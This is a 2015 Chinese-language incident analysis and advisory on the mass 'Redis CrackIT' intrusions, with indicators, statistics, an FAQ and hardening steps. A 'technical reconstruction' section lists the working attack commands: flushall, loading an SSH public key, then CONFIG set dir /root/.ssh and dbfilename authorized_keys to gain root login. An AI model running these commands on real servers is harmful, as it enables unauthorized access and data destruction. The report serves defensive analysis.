Redis CrackIT入侵事件分析

最新版本：v1.1

最后编辑日期：2015年11月11日

北京白帽汇科技有限公司

Beijing Baimaohui Technologies Co., Ltd.

目录

修订历史：

- 1.1版本：完善修复建议，增加FAQ章节，更新全网数据

1 摘要

2015年11月10日中午12点左右，我们发现了某不知名团体利用redis设计缺陷，针对国内互联网进行了全网性的入侵事件。这次大规模的攻击事件主要针对Linux服务器，如果redis服务器使用root权限启动，并且没有配置认证，就可能能够导致redis数据丢失，服务器被添加账号用于ssh远程登录。

经过白帽汇安全团队的进一步分析，此次攻击事件已经导致至少10000家暴露redis服务器被成功入侵，我们会在后续持续更新进一步动态。


2 入侵事件

2015年11月10日中午12点左右，我们在公网部署的多台安全探针服务器陆续触发了异常告警，有多台redis数据被突然清空。通过分析发现：

- 执行了flushall清空数据的操作
- 在redis数据中新建了一个名为crackit的key键值，内容为ssh-rsa AAAAB3Nza<此处省略若干字母>mo6BLZV4/ crack@redis.io， 如下图

```
[[redacted]@test ~]$ redis-cli -h [redacted] get crackit
"\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCcuHEVMRqY/Co/RJ
5o5RTZmpl6sZ7U6w39WAvM7Scl7nGvr5mS4MRRIDaoAZpw7sPjmBHz2HwvAPY
GCekcIVk8Xzc3p31v79fWeLXXyxtsOjFZ8YZhYMZiugOgCKvRIs63DFf1gFoM
/OHUyDHosi8E6BOi7ANqupScN8cIxDGsXMFr4EbQn4DoFeRTKLg5fHL9qGama
XXZRECkWHmjFYUZGjgeAiSYdZR49X36jQ6nuFBM18cEZe5ZkxbbtubnbAOMrB
52tQX4RrOqmuWVE/ZOuCOBlbbG+9sKyY9wyp/aHLnRiyC8GBvbrZqQmyn9Yu1
zBp3tY8Tt6DWmo6BLZV4/ crack@redis.io\n\n\n\n"
```

- 在/root/.ssh文件夹下新建了一个authorized_keys文件，内容很明显是redis生成的db二进制文件，里面清晰的看到crackit对应内容，也就是入侵者尝试通过配置一个ssh的key来进行登录。内容如下图：



3 事件回溯

到目前为止，我们还无法明确的对此次入侵过程定义为漏洞入侵，因为redis官方网站并未对此提供补丁，至少目前为止看到利用的过程都是基于redis提供的正常功能。而且这个问题在2014年9月就被作为远程代码执行RCE的技术问题作了公开发布，并得到了小范围的传播。

经过crackit的关键字查询，在2015年11月4日，安全研究人员Antirez（他本人就是Redis的作者）的blog（http://antirez.com/news/96）公布了一个redis提权的技巧，事实上今年上半年利用redis写文件的方法被大量应用，通常都是写入webshell作为网站后门程序。而这次作者属于老技术新的利用思路，文件位置的变化让利用场景一下被放大。大致意思是利用redis在用户目录写入一个ssh私钥文件，从而建立一个信任关系，这样不需要输入ssh密码就可以登入。

在技术文档被公布以后，开始有一批地下产业进行了分析验证和实际利用的，在11月7日左右网上已经能找到一些网站站长发现通过redis被入侵的案例，但是当时还是小范围的利用。直到今天，这个漏洞被用于实际的大规模扫描和入侵，这次的扫描非常粗暴，破坏性大，范围广，会直接删除服务器上的数据，并且添加免密码登录的账号。

4 技术还原


为了更好的理解防护方法，我们对其进行了完整的技术还原。


环境要求：以root启动的redis，可以远程登入到redis console

首先在你的连接机器上输入：

```
ssh-keygen -t rsa -C "crack@redis.io"
```

来生成一个公钥。





生成到txt (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt


然后：redis-cli -h xxxx flushall 清空redis（非常暴力，请务必在测试环境执行）


执行：cat foo.txt | redis-cli -h xxxx -x set pwn

然后登录redis，执行如下命令：

```
CONFIG set dir /root/.ssh/
config set dbfilename "authorized_keys"
save
exit
```

上面命令是调用config set命令对redis的备份文件路径进行修改，然后执行save进行生成备份文件（这里是生成了authorized_keys文件）。这样就可以使用本地的私钥去登入被植入公钥的ssh服务器了。





5 影响危害

易攻击对象：

- Redis服务器
- Linux环境

- 对公网开放
- 未启用认证
- 以root方式启动（非必需）

现象：

- redis都被执行过flushall命令进行清空
- redis内新建crackit的key
- redis的dir参数被指向了/root/.ssh文件夹
- /root/.ssh目录下会生成一个authorized_keys文件（或者覆盖现有的）

6 修补加固建议

- 临时修复建议，通过配置rename-command CONFIG ""，禁用一些命令。（某些必须以高权限运行的，可以借鉴该方案）

  修改redis.conf文件

  增加

  rename-command FLUSHALL ""

  rename-command FLUSHDB ""

  rename-command CONFIG ""

  rename-command EVAL ""

- 以低权限启动redis

切换到其他用户su xxx，然后再启动server（切换是否注意之前文件权限，也需要相应修改）。

- 给redis增加验证。

修改redis.conf文件

```
1
   requirepass mypassword
```

- 禁止对公网开放。

修改redis.conf文件

```
1 bind 127.0.0.1
```

- 检查用户.ssh目录下是否已经存在非法的authorized_keys文件

鉴于redis并不提供其他账号启动服务的脚本，导致现网大量redis服务器是通过root的权限来启动init.d下的服务脚本。但是官方明确写到为了安全，切记勿使用root身份启动。

http://redis.io/topics/security

> Code security
>
> In a classical Redis setup, clients are allowed full access to the command set, but accessing the instance should never result in the ability to control the system where Redis is running.
>
> Internally, Redis uses all the well known practices for writing secure code, to prevent buffer overflows, format bugs and other memory corruption issues. However, the ability to control the server configuration using the **CONFIG** command makes the client able to change the working dir of the program and the name of the dump file. This allows clients to write RDB Redis files at random paths, that is a security issue that may easily lead to the ability to run untrusted code as the same user as Redis is running.
>
> Redis does not requires root privileges to run. It is recommended to run it as an unprivileged *redis* user that is only used for this purpose. The Redis authors are currently investigating the possibility of adding a new configuration parameter to prevent **CONFIG SET/GET dir** and other similar run-time configuration directives. This would prevent clients from forcing the server to write Redis dump files at arbitrary locations.

除了基本的基线加固措施和漏洞修补外，我们认为最后一道防线依然是传统的备份方案，定期备份重要的业务数据。建议部署一些必要的备份灾备方案，行业内有一些可用的产品可用于处理此类问题，比如可以利用类似于多备份工具来对redis数据库进行快速的备份和恢复。

7 常见问题 FAQ

- 什么叫redis crackit?

  此次针对redis进行大规模扫描和入侵的事件，会在redis服务器上生成存在一个crackit的key，所以我们以redis crackit来命名此次事件

- 这次事件有什么危害？

成功的入侵能够导致redis数据丢失，服务器被完全控制。

- 影响范围有多大？

中国互联网有至少超过10000台服务器被入侵，占比达到开放redis服务器的67%，也就是说每100台对公网开放的服务器就有67台被扫描入侵过。

- 到哪下载补丁？

很遗憾，没有补丁，官网认为不是漏洞而是正常功能，所以在官网改变主意之前，请参考我们提供的修复建议。

- 我应该怎么做？

参考修复建议，简单介绍：进行防火墙配置禁止非业务网络访问；修改配置文件bind的IP；降低运行权限；临时禁用一些危险命令；定期备份数据。

如果发现了入侵痕迹，还要将已经入侵成功的后门进行清除。

- 进行如上操作是否就一定安全？

Redis功能过于强大，有很多特性可能导致新的问题，比如有安全研究人员发现可以反弹shell的方式来获取控制权，也就是说：即时6379端口没有对外网开放，但是利用SSRF等漏洞就能够触发，或者在低权限的webshell来用于权限提升。

由于攻击方法的多样性， 还请大家对redis进行长期的监控，时刻关注这方面的安全资讯，同时我们也会不断补充新的知识

8 补充材料

截至目前为止，通过我们进一轮的抽样调查，我们提取了15万台对公网开放的redis服务器跟进分析，发现其中有15238台未进行验证配置，也就是说有超过10%的服务器不需要密码就能够连接；其中又有10312台服务器有入侵痕迹，总比例超过67%的开放服务器被入侵。

9 参考

- A few things about Redis security http://antirez.com/news/96
- Trying to hack Redis via HTTP requests http://www.agarri.fr/kom/archives/2014/09/11/trying_to_hack_redis_via_http_requests/index.html
- Redis Security http://redis.io/topics/security
- http://www.lua-users.org/wiki/SandBoxes
- http://v2ex.com/t/234520

10 关于我们

北京白帽汇科技有限公司是一家专注于安全大数据、企业威胁情报，为企业提供尖端安全产品和服务的一家高科技互联网企业。

NOSEC大数据安全协作平台（NOSEC.ORG）是其旗下的一款大数据安全协作平台，定位信息安全从业者“瑞士军刀”，为用户提供安全大数据信息及高级工具等。使用对象主要为白帽子、信息安全从业者、及企业用户。

如有任何意见和建议，欢迎通过如下方式与我们联系：

联系邮箱：support@nosec.org

客服电话： 400-650-2031